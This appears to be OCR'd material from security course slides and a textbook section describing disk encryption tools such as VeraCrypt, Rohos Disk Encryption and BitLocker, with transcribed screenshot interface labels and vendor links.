
- VeraCrypt is software for establishing and maintaining an **on-the-fly-encrypted volume** (data storage device)
- In on-the-fly encryption, **data are automatically encrypted** immediately before saving and decrypted immediately after loading, without any user intervention


VeraCrypt
Volumes System Favorites Tools Settings Help Homepage
Drive Volume Size Encryption Algorithm Type
A:
B:
F:
G:
H:
I:
J:
K:
L:
M:
N:
Create Volume
Volume Properties...
Wipe Cache
Volume
C:\Users\Admin\Desktop\MyVolume
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit

https://www.veracrypt.fr

Rohos Disk Encryption

- Rohos is a disk encryption tool that allows users to **create hidden** and **encrypted partitions** on a computer, USB flash drive, or cloud storage service such as Google Drive, OneDrive, and Dropbox


Rohos Disk Encryption
Disconnect
Browse
Tools...
Encrypt Folder
Options
Create Backup
Setup authentication key
Encrypt USB drive
Open existing...
Create Rohos Disk ... | Hide Rohos Disk
Encrypt Application
Purchase License.
Get registered
Help...

Disk is connected. Encrypted Disk (R:)
Size: 7.99 MB. Free space: 4.21 MB.

Choose OneDrive,Google,DropBox or other location to create encrypted folder. Access w..

Setup disk auto start, disconnect hotkeys and other options.

Backup encrypted disk manually or setup automated backup options

Setup hardware authentication key for secure access to Rohos disk.

Create protected partition on your USB flash drive.


30-day trial period. 30 days left.

https://rohos.com

Disk Encryption Tools

BitLocker Drive Encryption

- BitLocker provides **offline data and operating system protection** for your computer
- It helps **protect your data from theft** or unauthorized viewing by encrypting the entire Windows volume


BitLocker Drive Encryption
Control Panel › System and Security › BitLocker Drive Encryption
Control Panel Home
BitLocker Drive Encryption
Operating system drive
C: BitLocker off
Turn on BitLocker
Fixed data drive
New Volume
BitLocker Drive Encryption
Turn off BitLocker
Turn off BitLocker
Cancel
Remove password
Add smart card
Turn on auto-unlock
Turn off BitLocker
Removable data drives - BitLocker To Go
See also
TPM Administration
Disk Management
Privacy statement
Microsoft Store

Help protect your files and folders from unauthorized access by protecting your drives with BitLocker.

Your drive will be decrypted. This might take a long time, but you can keep using your PC during the decryption process.

Insert a removable USB flash drive to use BitLocker To Go.

https://docs.microsoft.com

FinalCrypt
http://www.finalcrypt.org

Broadcom Encryption
https://www.broadcom.com

FileVault
https://support.apple.com

Gillsoft Full Disk Encryption
https://gilisoft.com

CheckPoint Full Disk Encryption
https://www.checkpoint.com

Disk Encryption Tools


The common goal of disk encryption tools is to encrypt a disk partition to provide confidentiality to the information stored on it. Some disk encryption tools are discussed below.

- **VeraCrypt**

  Source: *https://www.veracrypt.fr*

  VeraCrypt is software for establishing and maintaining an on-the-fly-encrypted volume (data storage device). In on-the-fly encryption, data are automatically encrypted immediately before saving and decrypted immediately after loading, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

  Files can be copied to and from a mounted VeraCrypt volume just like they are copied to/from any normal disk (e.g., by simple drag-and-drop operations). Files are automatically decrypted on the fly (in memory/RAM) while they are read or copied from an encrypted VeraCrypt volume. Similarly, files that are written or copied to the VeraCrypt volume are automatically encrypted on the fly (just before they are written to the disk) in RAM.


VeraCrypt
Volumes
System
Favorites
Tools
Settings
Help
Homepage
Drive
Volume
Size
Encryption Algorithm
Type
A:
B:
F:
G:
H:
I:
J:
K:
L:
M:
N:
Create Volume
Volume Properties...
Wipe Cache
Volume
VeraCrypt
Select File...
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit

C:\Users\Admin\Desktop\MyVolume

